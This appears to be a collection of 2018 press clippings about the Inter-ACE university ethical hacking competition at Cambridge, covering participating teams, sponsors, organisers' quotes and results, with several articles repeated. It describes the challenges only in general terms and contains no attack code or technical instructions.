Now in its third year the Inter-ACE competition is the largest ethical hacking challenge for university students in the UK featuring over 130 hackers from 18 of the UK's top cyber security universities

Over 130 competitors from 18 of the UK's leading cyber security universities will pit their skills against one another in a two-day cyber security competition organised by the University of Cambridge. Now in its third year, the Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract the best young minds into careers in the sector.

Up for grabs is £10,000 in cash prizes and the opportunity to compete against the best of the USA in 'Cambridge2Cambridge', a transatlantic contest to be held later this year.

The 130 competitors, organised into 34 teams from 18 UK universities, will face over 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks. The two-day event, taking place at the University of Cambridge on the 16th and 17th March 2018, will culminate in a ceremony dinner at Trinity College, Cambridge.

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable.

Chris Ensor, Deputy Director for Skills and Growth at the NCSC, said: "The InterACE competition is a fantastic way to encourage bright young minds to hone their cyber knowledge further and meet like minded people."

"The cyber threat is growing, and so making sure that young people have the cyber security skills to help protect us has never been more important. We at the NCSC hope the entrants will be inspired – and can perhaps inspire others – into starting a thrilling career defending the UK and helping make it the safest place to live and work online."

Competitors will develop and hone penetration testing skills. These skills include the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications

Professor Frank Stajano of the University of Cambridge, the founder of Inter-ACE, said "Protecting IT and infrastructure means understanding how it can be attacked. The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of "when, not if" and we must recognise that the UK faces an urgent skills shortage."

"Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice."

"It's also about making the good work of cyber security professionals much more visible. Like other initiatives such as NCSC's CyberFirst programme, the interesting experiences of the University students taking part in this year's event will help to inspire those currently at school to consider a rewarding career in this field."

TECHNOLOGY TRADE: InfoSecurity, 'UK's Top Uni Students to Compete in Ethical Hacking Challenge'

UK's Top Uni Students to Compete in Ethical Hacking Challenge

A GCHQ-backed ethical hacking competition for university students is set to return in March, as the government launches a new fund designed to address the cybersecurity skills crisis.

Now in its third year, the Inter-ACE competition is touted as the largest of its kind in the UK, featuring over 130 students from 18 of the UK's top universities.

Over the course of two days, the 34 teams will face over 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks.

Competitors will be required to hone their pen testing skills — including binary reverse engineering of malware, breaking into a web application, decoding secure communications and piecing together intercepted data — in a number of simulated scenarios.

These include working to prevent a cyber-attack on the infrastructure of a fictional city, and the tapping of an undersea data cable.

Those that succeed in the competition, to be held on March 17 and 18, will receive £10,000 in cash prizes and the chance to compete against their American counterparts in a 'Cambridge2Cambridge' competition later in the year.

“Inter-ACE gives future cybersecurity professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cybersecurity talent, and raising awareness of this vital, interesting and exciting career choice,” said Inter-ACE founder, Frank Stajano.

“It’s also about making the good work of cybersecurity professionals much more visible. Like other initiatives such as NCSC’s CyberFirst program, the interesting experiences of the university students taking part in this year’s event will help to inspire those currently at school to consider a rewarding career in this field.”

The competition comes as the government this week announced a new initiative also designed to address the cybersecurity skills “cliff edge” facing the UK.


The Cyber Skills Immediate Impact Fund (CSIIF) pilot is designed to incentivize organizations like charities and training providers to “develop, scale up, or refocus cybersecurity training initiatives."

Andy Kays, CTO at UK-based cybersecurity company, Redscan, welcomed the initiative.

“Too many organizations seem to think that their cybersecurity problems can be solved with technology, and while utilizing the latest tools is important, there is no replacement for well-trained staff and the expertise of experienced cybersecurity professionals,” he argued.

“For many businesses, identifying and training the right talent needed to defend against sophisticated adversaries has become too difficult and costly.”

TECHNOLOGY TRADE: IT Security Guru, 'Tomorrow's cyber elite return to University of Cambridge for Inter-ACE cyber security challenge'



Tomorrow's cyber elite return to University of Cambridge for Inter-ACE cyber security challenge

Over 130 competitors from 18 of the UK's leading cyber security universities will pit their skills against one another in a two-day cyber security competition organised by the University of Cambridge. Now in its third year, the Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract the best young minds into careers in the sector.

Up for grabs is £10,000 in cash prizes and the opportunity to compete against the best of the USA in 'Cambridge2Cambridge', a transatlantic contest to be held later this year.

The 130 competitors, organised into 34 teams from 18 UK universities, will face over 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks. The two-day event, taking place at the University of Cambridge on the 16th and 17th March 2018, will culminate in a ceremony dinner at Trinity College, Cambridge.

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable. Competitors will develop and hone penetrative testing skills. These skills include the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

Professor Frank Stajano of the University of Cambridge, the founder of Inter-ACE, said "Protecting IT and infrastructure means understanding how it can be attacked. The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of "when, not if" and we must recognise that the UK faces an urgent skills shortage.

"Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice.

"It's also about making the good work of cyber security professionals much more visible. Like other initiatives such as NCSC's CyberFirst programme, the interesting experiences of the University students taking part in this year's event will help to inspire those currently at school to consider a rewarding career in this field."

Chris Ensor, Deputy Director for Skills and Growth at the NCSC, said: "The InterACE competition is a fantastic way to encourage bright young minds to hone their cyber knowledge further and meet like minded people.

"The cyber threat is growing, and so making sure that young people have the cyber security skills to help protect us has never been more important. We at the NCSC hope the entrants will be inspired – and can

perhaps inspire others – into starting a thrilling career defending the UK and helping make it the safest place to live and work online."

Established through the UK's National Cyber Security Strategy and supported by GCHQ's National Cyber Security Centre, the competition is sponsored by Microsoft, BT, Palo Alto and Context IS.

The 18 universities sending teams to Inter-ACE are Queen's University Belfast, the University of Birmingham, the University of Cambridge, Cardiff University, De Montfort University, the University of Edinburgh, Edinburgh Napier University, Imperial College London, the University of Kent, Lancaster University, Newcastle University, the University of Oxford, Royal Holloway University of London, the University of Southampton, the University of Surrey, University College London, the University of Warwick and the University of York.

TECHNOLOGY TRADE: Professional Security Magazine, 'Cyber student competition'

Professional SECURITY Magazine Online

Font Size: A A A

Detection

NEWS PRODUCTS COMPANIES MAGAZINE ADVERTISING REVIEWS JOBS VIDEOS GALLERY EVENTS SEC

HOME › NEWS › TRAINING › CYBER STUDENT COMPETITION

TRAINING

Cyber student competition

19TH FEBRUARY 2018

Some 130 student competitors will pit their skills against one another in a two-day cyber security competition organised and hosted by the University of Cambridge. Now in its third year, the Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract young minds into careers in the sector. The event has £10,000 in cash prizes and the chance to compete against the best of the USA in 'Cambridge2Cambridge', a transatlantic contest later this year.

The 130, organised into 34 teams from 18 UK universities, will face over 20 challenges set by academics at the University of Cambridge and sponsors including Context IS and Palo Alto Networks. The two-day event on March 16 and 17 will close with a dinner at Trinity College, Cambridge.

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city and the results of a cyber-tap on an undersea data cable. Competitors will develop and hone penetrative testing skills. These include the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

Prof Frank Stajano of the University of Cambridge, the founder of Inter-ACE, said "Protecting IT and infrastructure means understanding how it can be attacked. The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of "when, not if" and we must recognise that the UK faces an urgent skills shortage. Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent.

Cyber student competition

19TH FEBRUARY 2018

Some 130 student competitors will pit their skills against one another in a two-day cyber security competition organised and hosted by the University of Cambridge. Now in its third year, the Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract young minds into careers in the

sector. The event has £10,000 in cash prizes and the chance to compete against the best of the USA in 'Cambridge2Cambridge', a transatlantic contest later this year.

The 130, organised into 34 teams from 18 UK universities, will face over 20 challenges set by academics at the University of Cambridge and sponsors including Context IS and Palo Alto Networks. The two-day event on March 16 and 17 will close with a dinner at Trinity College, Cambridge.

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city and the results of a cyber-tap on an undersea data cable. Competitors will develop and hone penetrative testing skills. These include the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

Prof Frank Stajano of the University of Cambridge, the founder of Inter-ACE, said "Protecting IT and infrastructure means understanding how it can be attacked. The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of "when, not if" and we must recognise that the UK faces an urgent skills shortage. Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice.

"It's also about making the good work of cyber security professionals much more visible. Like other initiatives such as NCSC's CyberFirst programme, the interesting experiences of the University students taking part in this year's event will help to inspire those currently at school to consider a rewarding career in this field."

Chris Ensor, Deputy Director for Skills and Growth at the NCSC, said: "The InterACE competition is a fantastic way to encourage bright young minds to hone their cyber knowledge further and meet like minded people.

"The cyber threat is growing, and so making sure that young people have the cyber security skills to help protect us has never been more important. We at the NCSC hope the entrants will be inspired – and can perhaps inspire others – into starting a thrilling career defending the UK and helping make it the safest place to live and work online."

The competition is sponsored by Microsoft, BT, Palo Alto and Context IS. The 18 universities sending teams are Queen's University Belfast, Birmingham, Cambridge, Cardiff, De Montfort, Edinburgh, Edinburgh Napier, Imperial College London, the University of Kent, Lancaster, Newcastle, Oxford, Royal Holloway University of London, Southampton, Surrey, University College London, Warwick and York. Visit https://inter-ace.org/.

TECHNOLOGY TRADE: Risk UK, 'Tomorrow's cyber elite return to University of Cambridge for Inter-ACE cyber security challenge'

RISK UK

HOME | NEWS | EDITOR'S VIEW | OPINION | GUARDING | CYBER | TRAINING AND CAREERS | TECHNOLOGY | ONLINE ISSUES

BREAKING NEWS udy ▸ City of London Police launches new initiative to fight cyber crime focused on businesses in Square Mile ▸ "55% of Healt

LATEST ISSUE »

Tomorrow's cyber elite return to University of Cambridge for Inter-ACE cyber security challenge

Posted On 20 Feb 2018 By : Brian Sims Tag: BT, Cambridge2Cambridge, Context IS, Cyber Attacks, Cyber Security, GCHQ, Inter-ACE, Malware, Microsoft, National Cyber Security Centre, Palo Alto Networks, Pro-Activ Publications, Risk UK, TheSecurityLion, University of Cambridge

Over 130 competitors from 18 of the UK's leading cyber security universities will pit their skills against one another in a two-day cyber security competition organised by the University of Cambridge. Now in its third year, the popular Inter-ACE competition is supported by GCHQ's National Cyber Security Centre and specifically designed to attract the best young minds into careers in the sector.

Up for grabs is £10,000 in cash prizes and the opportunity to compete against the best of the USA in 'Cambridge2Cambridge', a transatlantic contest to be held later this year. Organised into 34 teams from 18 UK universities, the 130 competitors will face over 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks.

The two-day event, taking place at the University of Cambridge on Friday 16 March and Saturday 17 March, will culminate in a ceremony dinner at Trinity College, Cambridge.

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable. Competitors will develop and hone their penetrative testing skills. These skills include the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

Tomorrow's cyber elite return to University of Cambridge for Inter-ACE cyber security challenge

Posted On 20 Feb 2018

By: Brian Sims

Over 130 competitors from 18 of the UK's leading cyber security universities will pit their skills against one another in a two-day cyber security competition organised by the University of Cambridge. Now in its third year, the popular Inter-ACE competition is supported by GCHQ's National Cyber Security Centre and specifically designed to attract the best young minds into careers in the sector.

Up for grabs is £10,000 in cash prizes and the opportunity to compete against the best of the USA in 'Cambridge2Cambridge', a transatlantic contest to be held later this year. Organised into 34 teams from 18 UK universities, the 130 competitors will face over 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks.

The two-day event, taking place at the University of Cambridge on Friday 16 March and Saturday 17 March, will culminate in a ceremony dinner at Trinity College, Cambridge.

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable. Competitors will develop and hone their penetrative testing skills. These skills include the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

Urgent skills shortage

Professor Frank Stajano of the University of Cambridge (and the founder of Inter-ACE) said: "Protecting IT and infrastructure means understanding how it can be attacked. Ciaran Martin, the head of the NCSC, is absolutely right in that a major cyber attack on the UK is a now matter of 'When, not if' and we must recognise that the UK faces an urgent skills shortage."

Stajano added: "Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field as well as potential future employers. This is about engaging with the next generation of cyber security talent and raising awareness of this vital, interesting and exciting career choice. It's also about making the good work of cyber security professionals much more visible. Like other initiatives such as the NCSC's CyberFirst programme, the interesting experiences of the university students taking part in this year's event will help to inspire those currently at school to consider a rewarding career in this field."

Cyber threat is growing

Chris Ensor, deputy director for skills and growth at the NCSC, commented: “The Inter-ACE competition is a fantastic way in which to encourage bright young minds to hone their cyber knowledge further and meet like-minded people. The cyber threat is growing, and so it follows that making sure young people have the cyber security skills to help protect us has never been more important. We at the NCSC hope the entrants will be inspired – and can perhaps inspire others – to start a thrilling career defending the UK and helping to make it the safest place in which to live and work online.”

The Inter-ACE competition is sponsored by Microsoft, BT, Palo Alto and Context IS. The 18 universities sending teams to Inter-ACE 2018 are Queen’s University Belfast, the University of Birmingham, the University of Cambridge, Cardiff University, De Montfort University, the University of Edinburgh, Edinburgh Napier University, Imperial College London, the University of Kent, Lancaster University, Newcastle University, the University of Oxford, Royal Holloway University of London, the University of Southampton, the University of Surrey, University College London, the University of Warwick and the University of York.

TECHNOLOGY TRADE: Security Boulevard, '<u>Students to Demonstrate Cybersecurity Skills in Annual Hacker Contest</u>'

SECURITY BOULEVARD

Students to Demonstrate Cybersecurity Skills in Annual Hacker Contest

by George V. Hulme on March 16, 2018

Over the past few years, considerable attention has been given to the cybersecurity skills gap. In the post *Enterprises Continue to Grapple with a Huge Cyber Security Skills Shortage* we covered how the global cyber security workforce shortage is on pace to hit 1.8 million by 2022, a 20 percent increase since 2015, according to the Global Information Security Workforce Study. That study found 68 percent of workers in North America think the workforce gap is due to a lack of qualified personnel.

Schools and cybersecurity organizations, both public and private sector, are taking steps to try to rectify the situation.

One such effort, for the third year, the Inter-ACE Challenge will pit a community of more than 300 students from twenty-five universities to compete in a capture-the-flag competition.

From those 300, according to Inter-ACE, the top 100 of those students will be selected to represent their university in another contest for the ultimate crown of the Inter-ACE Challenge 2018. Those winners will qualify to compete in Cambridge2Cambridge, a transatlantic cyber challenge held over three days later this year.

Inter-ACE is supported by continuous training and events, including online competitions and workshops that are designed to teach students much needed professional cybersecurity skills.

According to Inter-ACE, the primary goals are:

- Attract new students to cyber security
- Help them build a network of personal connections
- Develop new training materials for undergraduate teaching of security
- The long-term objective of the Inter-ACE is not merely to reward excellence in cyber security, but to build a new generation of skilled cyber defenders. An important goal is to get the competitors to mingle and build friendships with their like-minded colleagues so that, in ten years' time, they'll already know the CISOs and national security experts who attended top universities at the same time as them.

According to the University of Cambridge, the Inter-ACE competition is open to teams of students studying at any of the fourteen Academic Centers of Excellence in Cyber Security Research. Also, for the first time, eight universities which offer NCSC Certified Degrees and three universities which performed strongly at the ACE-CSR assessment panel, are also invited to send teams.

The Cambridge2Cambridge cyber security competition, according to this press release, is backed by government and industry, and comes from both the University of Cambridge and the Massachusetts Institute of Technology. The contest will see students face off over the three-day event. "In total, 110 students from 25 universities from the UK and USA will form mixed transatlantic teams and battle against a fictional rogue state in the life-like cyber security competition backed by the National

Students to Demonstrate Cybersecurity Skills in Annual Hacker Contest

by George V. Hulme on March 16, 2018

Over the past few years, considerable attention has been given to the cybersecurity skills gap. In the post *Enterprises Continue to Grapple with a Huge Cyber Security Skills Shortage* we covered how the global cyber security workforce shortage is on pace to hit 1.8 million by 2022, a 20 percent increase since 2015, according to the Global Information Security Workforce Study. That study found 68 percent of workers in North America think the workforce gap is due to a lack of qualified personnel.

Schools and cybersecurity organizations, both public and private sector, are taking steps to try to rectify the situation.

One such effort, for the third year, the Inter-ACE Challenge will pit a community of more than 300 students from twenty-five universities to compete in a capture-the-flag competition.

From those 300, according to Inter-ACE, the top 100 of those students will be selected to represent their university in another contest for the ultimate crown of the Inter-ACE Challenge 2018. Those winners will qualify to compete in Cambridge2Cambridge, a transatlantic cyber challenge held over three days later this year.

Inter-ACE is supported by continuous training and events, including online competitions and workshops that are designed to teach students much needed professional cybersecurity skills.

According to Inter-ACE, the primary goals are:

- Attract new students to cyber security
- Help them build a network of personal connections
- Develop new training materials for undergraduate teaching of security

The long-term objective of the Inter-ACE is not merely to reward excellence in cyber security, but to build a new generation of skilled cyber defenders. An important goal is to get the competitors to mingle and build friendships with their like-minded colleagues so that, in ten years' time, they'll already know the CISOs and national security experts who attended top universities at the same time as them.

According to the University of Cambridge, the Inter-ACE competition is open to teams of students studying at any of the fourteen Academic Centers of Excellence in Cyber Security Research. Also, for the first time, eight universities which offer NCSC Certified Degrees and three universities which performed strongly at the ACE-CSR assessment panel, are also invited to send teams.

The Cambridge2Cambridge cyber security competition, according to this press release, is backed by government and industry, and comes from both the University of Cambridge and the Massachusetts Institute of Technology. The contest will see students face off over the three-day event. "In total, 110 students from 25 universities from the UK and USA will form mixed transatlantic teams and battle

against a fictional rogue state in the life-like cyber security competition backed by the National Cyber Security Center and Cabinet Office" the release says.

The annual event is now in its second year with prize money up for grabs for the winners. It will be held from 24-26 July at Trinity College, Cambridge.

Professor Frank Stajano, head of the academic center of excellence in cyber security research at Cambridge's Computer Laboratory. "The aim of the competition is also to bring together different individuals in a fun and inclusive environment, where they can apply their cyber security abilities in a collaborative and competitive setting, allowing students to implement the skills they have been taught, while learning new ones in the process," he said of the same contest last year.

With the continuing skills shortage, and the rise in concerns surrounding state-sponsored attacks, both industry and governments could use all the prepared graduates they can find.

REGIONAL: Business Weekly, 'GCHQ backs Cambridge cyber security hackathon'

BUSINESSWEEKLY

A WORLDWIDE WINDOW TO CAMBRIDGE BUSINESS, INNOVATION & TECHNOLOGY

NEWS TECH TRAIL TRADE FLOOR EXPORT THE KILLER 50 BLOGS BUSINESS AWARDS PUBLICATIONS

Business Awards
Enter the Business Weekly Awards

e-paper
Read the latest edition online

The 50 hottest dis

HOME / NEWS / ACADEMIA & RESEARCH / GCHQ BACKS CAMBRIDGE CYBER SECURITY HACKATHON

19 February, 2018 - 12:59 By Kate Sweeney

GCHQ backs Cambridge cyber security hackathon

GCHQ's National Cyber Security Centre is backing a Cambridge, UK initiative to find the best ethical hackers to bolster global cyber security defences.

GCHQ says it is supporting Inter-ACE – the biggest cyber security competition for university students in the UK – at Cambridge University on March 16 and 17 to attract the best young minds into careers in the sector.

Now in its third year, the Cambridge showcase brings together 130 hackers from 18 of the UK's top cyber security universities to compete for £10,000 in cash prizes and the chance to compete against the best of the US in 'Cambridge2Cambridge' – a transatlantic contest later this year. The 130

GCHQ backs Cambridge cyber security hackathon

GCHQ's National Cyber Security Centre is backing a Cambridge, UK initiative to find the best ethical hackers to bolster global cyber security defences.

GCHQ says it is supporting Inter-ACE – the biggest cyber security competition for university students in the UK – at Cambridge University on March 16 and 17 to attract the best young minds into careers in the sector.

Now in its third year, the Cambridge showcase brings together 130 hackers from 18 of the UK's top cyber security universities to compete for £10,000 in cash prizes and the chance to compete against the best of the US in 'Cambridge2Cambridge' – a transatlantic contest later this year. The 130 competitors, organised into 34 teams, will face over 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks.

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable.

Competitors will develop and hone penetrative testing skills. These skills include the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

Inter-ACE founder Professor Frank Stajano of the University of Cambridge, said "Protecting IT and infrastructure means understanding how it can be attacked.

"The head of the National Cyber Security Centre, Ciaran Martin, is absolutely right in that a major cyber-attack on the UK is a now matter of "when, not if" and we must recognise that the UK faces an urgent skills shortage.

"Inter-ACE gives future cyber security professionals the opportunity to test their skills against the best and meet others in their field and future employers. This is about engaging with the next generation of cyber security talent, and raising awareness of this vital, interesting and exciting career choice.

"It's also about making the good work of cyber security professionals much more visible. Like other initiatives such as NCSC's CyberFirst programme, the interesting experiences of the university students taking part in this year's event will help to inspire those currently at school to consider a rewarding career in this field."

Chris Ensor, deputy director for Skills and Growth at the NCSC, added: "The InterACE competition is a fantastic way to encourage bright young minds to hone their cyber knowledge further and meet like minded people.

"The cyber threat is growing, so making sure that young people have the cyber security skills to help protect us has never been more important. We at the NCSC hope the entrants will be inspired – and can

perhaps inspire others – into starting a thrilling career defending the UK and helping make it the safest place to live and work online."

Established through the UK's National Cyber Security Strategy, the competition is sponsored by Microsoft, BT, Palo Alto and Context IS.

REGIONAL: Business Weekly, 'Cambridge event spurs new generation of cyber defenders'

BUSINESSWEEKLY

A WORLDWIDE WINDOW TO CAMBRIDGE BUSINESS, INNOVATION & TECHNOLOGY

NEWS | TECH TRAIL | TRADE FLOOR | EXPORT | THE KILLER 50 | BLOGS | BUSINESS AWARDS | PUBL

Business Awards
Enter the Business Weekly Awards

e-paper
Read the latest edition online

The 50 h

HOME / NEWS / ACADEMIA & RESEARCH / CAMBRIDGE EVENT SPURS NEW GENERATION OF CYBER DEFENDERS

Award-winning communications, on screen and in print.
Since 1996.
CPL

19 March, 2018 - 13:32 By Tony Quested

Cambridge event spurs new generation of cyber defenders

Amid heightening fears that Russian bots and global hackers are increasingly sabotaging democracy across the planet, Cambridge played host to a new generation of young and talented cyber defenders primed for action on the front line.

The Inter-ACE 2018 cyber security challenge, hosted by the University of Cambridge, was designed to help address a large and growing skills gap in the cyber security industry. GCHQ's National Cyber Security Centre supported the two-day event.

More than 130 student cyber warriors representing 18 of the UK's top cybersecurity universities battled it out for a £6k top prize and the chance to take on peers in the United States.

Cambridge event spurs new generation of cyber defenders

Amid heightening fears that Russian bots and global hackers are increasingly sabotaging democracy across the planet, Cambridge played host to a new generation of young and talented cyber defenders primed for action on the front line.

The Inter-ACE 2018 cyber security challenge, hosted by the University of Cambridge, was designed to help address a large and growing skills gap in the cyber security industry. GCHQ's National Cyber Security Centre supported the two-day event.

More than 130 student cyber warriors representing 18 of the UK's top cybersecurity universities battled it out for a £6k top prize and the chance to take on peers in the United States.

The University of Edinburgh grabbed gold with second place going to the University of Southampton and Imperial College London taking home bronze. The winning team will now compete with the best of the US at C2C –'Cambridge2Cambridge' – a transatlantic contest jointly organised by the Massachusetts Institute of Technology and the University of Cambridge.

It is being held between June 29 and July 1 at MIT's Computer Science and Artificial Intelligence Laboratory in Cambridge, Massachusetts.

Now in its third year, Inter-ACE was established to help resolve the vast and growing cyber security skills gap, with an estimated shortfall of 1.8m workers worldwide by 2022.

Inter-ACE aims to inspire young tech enthusiasts into the cyber security sector, while also honing the skills of those who already have a strong aptitude for ethical hacking and helping them meet like-minded individuals and potential employers.

Frank Stajano, founder of Inter-ACE and Professor of Security and Privacy at the University of Cambridge, said: "It's no secret that the cyber security industry is suffering from a large and growing skills gap. We must do more to attract a more diverse pool of talent into the field. This is about demonstrating that careers in cyber security not only help to keep your country, your friends and your family safe, but are varied, valued and most of all fun.

"There is still much more to be achieved, but I have been delighted over the last three years to be welcoming a growing number of female participants and contestants from increasingly diverse backgrounds to the two-day competition.

"We had 18 women competing this year, as opposed to just two when we started! It's working. There is no set profile for a cyber security professional and Inter-ACE contributes to reaching more people with that important message."

Inter-ACE 2018 involved a number of different scenarios, including preventing a hack on a UK city's infrastructure and a tap on an undersea communications cable.

Connected devices such as a children's toy were also used to demonstrate the impact of hacking techniques. The event featured over 20 challenges in total, set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks.

Established through the UK's National Cyber Security Strategy and supported by GCHQ's National Cyber Security Centre, Inter-ACE is sponsored by Microsoft, BT, Palo Alto and Context IS.

The 18 universities that participated this year were Queen's Belfast, Birmingham, Cambridge, Cardiff, De Montfort, University of Edinburgh, Edinburgh Napier University, Imperial College London, Kent, Lancaster, Newcastle, Oxford, Royal Holloway London, Southampton, Surrey, University College London, Warwick and York.

REGIONAL: ITV Anglia News, Broadcast on 19/03/2018

REGIONAL: BBC Radio Cambridgeshire, Broadcast on 16/03/2018

UNIVERSITY: Imperial College London, 'Imperial student to take on Inter-ACE cyber security challenge'

Imperial College London

Home | College and Campus | Science | Engineering | Health | Business

Imperial students to take on Inter-ACE cyber security challenge

by Murray MacKay
14 March 2018

Two teams from Imperial will compete at this year's competition

Share this
Tweet this
Share on reddit
Share on LinkedIn
Google Plus
Print this story

FEATURED

Professor Simone E Buitendijk MD, MPH, PhD
Office of the Provost

MORE

Department of Computing
Engineering
College and campus

Students from Imperial will be taking on competitors from 17 of the UK's other leading universities in a two-day cyber security competition.

Now in its third year, Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract the best young minds into careers in the sector.

£10,000 in cash prizes is on offer, alongside the opportunity to compete with the best of the USA in 'Cambridge2Cambridge', a transatlantic contest to be held later this year.

Imperial students to take on Inter-ACE cyber security challenge

By Murray MacKay 14 March 2018

Students from Imperial will be taking on competitors from 17 of the UK's other leading universities in a two-day cyber security competition.

Now in its third year, Inter-ACE is supported by GCHQ's National Cyber Security Centre to attract the best young minds into careers in the sector.

£10,000 in cash prizes is on offer, alongside the opportunity to compete with the best of the USA in 'Cambridge2Cambridge', a transatlantic contest to be held later this year.

Two teams from the College - Empire and H4ck3rM4nz99xD - will be taking their place among 34 teams from 18 UK universities. They will face over 20 challenges set by experts from the University of Cambridge and sponsors including Context IS and Palo Alto Networks. The two-day event, taking place at the University of Cambridge on the 16 and 17 March, will culminate in a ceremony dinner at Trinity College, Cambridge.

Inter-ACE will simulate a number of scenarios, including working to prevent a cyber-attack on the infrastructure of a fictional city and the results of a successful tap on an undersea data cable. Competitors will develop and hone penetrative testing skills. These skills include the binary reverse engineering of malware, breaking into a web application such as an online payment system, decoding secure communications and piecing together intercepted data.

From the classroom to the competition

Imperial's Vice-Provost for Education, Professor Simone Buitendijk, said: "As a leader in the field of cyber security the College is delighted to see another cohort of students competing in Inter-ACE - one of the most challenging competitions of its type.

"I look forward to seeing our students apply what they've learned in the classroom to real world scenarios. It is this reputation for building critical thinking skills that is at the core of the learning experience at the College.

"We wish our students well and hope Imperial will be successful in taking home the trophy for a second year in a row."

